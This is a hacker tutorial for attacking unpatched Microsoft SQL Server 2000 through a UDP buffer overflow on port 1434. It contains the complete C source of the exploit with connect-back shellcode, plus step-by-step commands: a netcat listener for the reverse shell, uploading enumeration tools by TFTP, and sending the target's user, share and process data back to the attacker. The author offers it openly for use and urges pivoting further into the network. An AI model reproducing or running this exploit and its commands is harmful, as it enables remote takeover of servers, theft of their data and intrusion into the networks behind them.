Hacking MSSQL and Beyond

A Shameless Tutorial

(UDP Buffer Overflow)

Questions? muts@mutsonline.com

http://mutsonline.com

Attacking SQL 2000 with MSSQL2000 Remote UDP Exploit

Note:

Before attempting this tutorial, make sure you are familiar with **NetCat** and **TFTPD**.

- Attacking computer – 192.168.1.9
- Attacked Computer – 192.168.1.56 (Running SQL 2000, no SP3).

Description

As reported in the past, a vulnerability in Buffer Overruns in SQL Server 2000 Resolution Service Could Enable Code Execution. The vulnerability in the MS SQL server allows remote attackers to cause it to execute arbitrary code. An SQL worm that recently spread exploits this vulnerability.

I have compiled the source code for this exploit, and both the tool (sqlex.exe) and the source code can be found on my site.

Usage:

sqlex.exe Target [<NCHost> <NCPort> <SQLSP>]

Example:

Target is MSSQL SP 0:

C:\>nc -l -p 53


C:\>sqlex.exe db.target.com 202.202.202.202 53 0

Target is MSSQL SP 1 or 2:

c:\>sqlex.exe db.target.com 202.202.202.202


After we have identified a vulnerable SQL server, we fire up sqlex.exe. If you are attacking MS SQL Service Pack 0, make sure to set up a listener on your machine first (See example).

1. We first identify our target with our favorite Port Scanner.




We can see that port 1434 is open (MSSQL Default).


2. We fire up **nc** as a listener (only if attacking SP0, as in this example).
3. Open a new prompt and fire up sqlex.exe. You should get the following output:



4. You have now received a remote shell from the attacked machine. You can see this from the *ipconfig*.



5. That was short and easy, lets go on and use this tutorial as an opportunity to examine one more wonderful tool.
6. We can now upload tools to the attacked computer. For this tutorial we will use DumpWin (and corresponding dll) to enumerate the SQL Server. Use a TFTP server on your machine to upload the tools required.



7. Now we can execute DumpWin. It has a long output, so we should output the command to a file (win.txt). For example:

   dumpwin –a > win.txt

8. To retrieve the file we can use TFTP again:

   tftp –i 192.168.1.9 PUT win.txt

9. We can now review win.txt and learn which users, services, shares, processes, files (and so on) are on our target machine.
10. From here onwards the attack can continue into the network, after we have scanned and identified the compromised network.
11. Nasty eh?

Source Code for the Exploit:

```
/*
    MSSQL2000 Remote UDP Exploit!

    Modified from "Advanced Windows Shellcode" by David Litchfield,
david@ngssoftware.com

    fix a bug.

    Modified by lion, lion@cnhonker.net

    */


    #include <stdio.h>
    #include <winsock2.h>

    #pragma comment (lib,"Ws2_32")

    int GainControlOfSQL(void);
    int StartWinsock(void);

    struct sockaddr_in c_sa;
    struct sockaddr_in s_sa;

    struct hostent *he;
    SOCKET sock;
    unsigned long addr;
    int SQLUDPPort=1434;
    char host[256]="";
    char request[4000]="\x04";
    char ping[8]="\x02";

    char exploit_code[]=
    "\x55\x8B\xEC\x68\x18\x10\xAE\x42\x68\x1C"
    "\x10\xAE\x42\xEB\x03\x5B\xEB\x05\xE8\xF8"
    "\xFF\xFF\xFF\xBE\xFF\xFF\xFF\xFF\x81\xF6"
    "\xAE\xFE\xFF\xFF\x03\xDE\x90\x90\x90\x90"
    "\x90\x33\xC9\xB1\x44\xB2\x58\x30\x13\x83"
    "\xEB\x01\xE2\xF9\x43\x53\x8B\x75\xFC\xFF"
    "\x16\x50\x33\xC0\xB0\x0C\x03\xD8\x53\xFF"
    "\x16\x50\x33\xC0\xB0\x10\x03\xD8\x53\x8B"
    "\x45\xF4\x50\x8B\x75\xF8\xFF\x16\x50\x33"
    "\xC0\xB0\x0C\x03\xD8\x53\x8B\x45\xF4\x50"
```

```
    "\xFF\x16\x50\x33\xC0\xB0\x08\x03\xD8\x53"
    "\x8B\x45\xF0\x50\xFF\x16\x50\x33\xC0\xB0"
    "\x10\x03\xD8\x53\x33\xC0\x33\xC9\x66\xB9"
    "\x04\x01\x50\xE2\xFD\x89\x45\xDC\x89\x45"
    "\xD8\xBF\x7F\x01\x01\x01\x89\x7D\xD4\x40"
    "\x40\x89\x45\xD0\x66\xB8\xFF\xFF\x66\x35"
    "\xFF\xCA\x66\x89\x45\xD2\x6A\x01\x6A\x02"
    "\x8B\x75\xEC\xFF\xD6\x89\x45\xEC\x6A\x10"
    "\x8D\x75\xD0\x56\x8B\x5D\xEC\x53\x8B\x45"
    "\xE8\xFF\xD0\x83\xC0\x44\x89\x85\x58\xFF"
    "\xFF\xFF\x83\xC0\x5E\x83\xC0\x5E\x89\x45"
    "\x84\x89\x5D\x90\x89\x5D\x94\x89\x5D\x98"
    "\x8D\xBD\x48\xFF\xFF\xFF\x57\x8D\xBD\x58"
    "\xFF\xFF\xFF\x57\x33\xC0\x50\x50\x50\x83"
    "\xC0\x01\x50\x83\xE8\x01\x50\x50\x8B\x5D"
    "\xE0\x53\x50\x8B\x45\xE4\xFF\xD0\x33\xC0"
    "\x50\xC6\x04\x24\x61\xC6\x44\x24\x01\x64"
    "\x68\x54\x68\x72\x65\x68\x45\x78\x69\x74"
    "\x54\x8B\x45\xF0\x50\x8B\x45\xF8\xFF\x10"
    "\xFF\xD0\x90\x2F\x2B\x6A\x07\x6B\x6A\x76"
    "\x3C\x34\x34\x58\x58\x33\x3D\x2A\x36\x3D"
    "\x34\x6B\x6A\x76\x3C\x34\x34\x58\x58\x58"
    "\x58\x0F\x0B\x19\x0B\x37\x3B\x33\x3D\x2C"
    "\x19\x58\x58\x3B\x37\x36\x36\x3D\x3B\x2C"
    "\x58\x1B\x2A\x3D\x39\x2C\x3D\x08\x2A\x37"
    "\x3B\x3D\x2B\x2B\x19\x58\x58\x3B\x35\x3C"
    "\x58";


    int main(int argc, char *argv[])
    {
    unsigned int ErrorLevel=0,len=0,c =0;
    int count = 0;
    char sc[300]="";
    char ipaddress[40]="";
    unsigned short port = 0;
    unsigned int ip = 0;
    char *ipt="";
    char buffer[400]="";
    unsigned short prt=0;
    char *prtt="";


    if(argc != 2 && argc != 5)
    {

printf("============================================================\r
\n");
    printf("SQL Server UDP Buffer Overflow Remote Exploit\r\n\n");
    printf("Modified from \"Advanced Windows Shellcode\"\r\n");
    printf("Code by David Litchfield, david@ngssoftware.com\r\n");
    printf("Modified by lion, fix a bug.\r\n");
    printf("Welcome to HUC Website http://www.cnhonker.com\r\n\n");
    printf("Usage:\r\n");
    printf("  %s Target [<NCHost> <NCPort> <SQLSP>]\r\n\n", argv[0]);
    printf("Exemple:\r\n");
    printf("Target is MSSQL SP 0:\r\n");
    printf("  C:\\>nc -l -p 53\r\n");
    printf("  C:\\>%s db.target.com 202.202.202.202 53 0\r\n",argv[0]);
    printf("Target is MSSQL SP 1 or 2:\r\n");
    printf("  c:\\>%s db.target.com 202.202.202.202\r\n\n", argv[0]);
```

```
return 0;
}

strncpy(host, argv[1], 100);

if(argc == 5)
{
strncpy(ipaddress, argv[2], 36);

port = atoi(argv[3]);

// SQL Server 2000 Service pack level
// The import entry for GetProcAddress in sqlsort.dll
// is at 0x42ae1010 but on SP 1 and 2 is at 0x42ae101C
// Need to set the last byte accordingly

if(argv[4][0] == 0x30)
{
printf("MSSQL SP 0. GetProcAddress @0x42ae1010\r\n");
exploit_code[9]=0x10;
}
else
{
printf("MSSQL SP 1 or 2. GetProcAddress @0x42ae101C\r\n");
}

}

ErrorLevel = StartWinsock();
if(ErrorLevel==0)
{
printf("Starting Winsock Error.\r\n");
return 0;
}

if(argc == 2)
{
strcpy(request,ping);

GainControlOfSQL();
return 0;
}


strcpy(buffer,exploit_code);

// set this IP address to connect back to
// this should be your address
ip = inet_addr(ipaddress);
ipt = (char*)&ip;
buffer[142]=ipt[0];
buffer[143]=ipt[1];
buffer[144]=ipt[2];
buffer[145]=ipt[3];

// set the TCP port to connect on
// netcat should be listening on this port
// e.g. nc -l -p 80

prt = htons(port);
prt = prt ^ 0xFFFF;
```

```
    prtt = (char *) &prt;
    buffer[160]=prtt[0];
    buffer[161]=prtt[1];


strcat(request,"AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNO
OOOPPPPQQQQRRRRSSSSTTTTUUUUVVVVWWWWXXXX");

    // Overwrite the saved return address on the stack
    // This address contains a jmp esp instruction
    // and is in sqlsort.dll.

    strcat(request,"\xDC\xC9\xB0\x42"); // 0x42B0C9DC

    // Need to do a near jump
    strcat(request,"\xEB\x0E\x41\x42\x43\x44\x45\x46");

    // Need to set an address which is writable or
    // sql server will crash before we can exploit
    // the overrun. Rather than choosing an address
    // on the stack which could be anywhere we'll
    // use an address in the .data segment of sqlsort.dll
    // as we're already using sqlsort for the saved
    // return address

    // SQL 2000 no service packs needs the address here
    strcat(request,"\x01\x70\xAE\x42");

    // SQL 2000 Service Pack 2 needs the address here
    strcat(request,"\x01\x70\xAE\x42");

    // just a few nops
    strcat(request,"\x90\x90\x90\x90\x90\x90\x90\x90");


    // tack on exploit code to the end of our request and fire it off
    strcat(request,buffer);

    GainControlOfSQL();

    return 0;
    }


    int StartWinsock()
    {
    int err=0;
    WORD wVersionRequested;
    WSADATA wsaData;

    wVersionRequested = MAKEWORD(2,1);
    err = WSAStartup( wVersionRequested, &wsaData );
    if (err != 0)
    {
    printf("error WSAStartup 1.\r\n");
    return 0;
    }
    if ( LOBYTE( wsaData.wVersion ) != 2 || HIBYTE( wsaData.wVersion ) !=
1 )
    {
    printf("error WSAStartup 2.\r\n");
```

```
    WSACleanup( );
    return 0;
    }

    if (isalpha(host[0]))
    {
    he = gethostbyname(host);

    if (he == NULL)
    {
    printf("Can't get the ip of %s!\r\n", host);
    WSACleanup( );
    exit(-1);
    }

    s_sa.sin_addr.s_addr=INADDR_ANY;
    s_sa.sin_family=AF_INET;
    memcpy(&s_sa.sin_addr,he->h_addr,he->h_length);
    }
    else
    {
    s_sa.sin_family=AF_INET;
    s_sa.sin_addr.s_addr = inet_addr(host);
    }

    return 1;
    }



    int GainControlOfSQL(void)
    {
    char resp[600]="";
    int snd=0,rcv=0,count=0, var=0;
    unsigned int ttlbytes=0;
    unsigned int to=2000;
    struct sockaddr_in    cli_addr;
    SOCKET      cli_sock;


    cli_sock=socket(AF_INET,SOCK_DGRAM,0);
    if (cli_sock==INVALID_SOCKET)
    {
    return printf("sock erron\r\n");
    }

    cli_addr.sin_family=AF_INET;
    cli_addr.sin_addr.s_addr=INADDR_ANY;
    cli_addr.sin_port=htons((unsigned short)53);

    setsockopt(cli_sock,SOL_SOCKET,SO_RCVTIMEO,(char
*)&to,sizeof(unsigned int));

if(bind(cli_sock,(LPSOCKADDR)&cli_addr,sizeof(cli_addr))==SOCKET_ERROR)
    {
    return printf("bind error");
    }

    s_sa.sin_port=htons((unsigned short)SQLUDPPort);

    if (connect(cli_sock,(LPSOCKADDR)&s_sa,sizeof(s_sa))==SOCKET_ERROR)
```

```
{
return printf("Connect error");
}
else
{
snd=send(cli_sock, request , strlen (request) , 0);
printf("Packet sent!\r\n");
printf("If you don't have a shell it didn't work.\r\n");
rcv = recv(cli_sock,resp,596,0);
if(rcv > 1)
{
while(count < rcv)
{
if(resp[count]==0x00)
resp[count]=0x20;
count++;
}
printf("%s",resp);
}
}
closesocket(cli_sock);

return 0;
}
```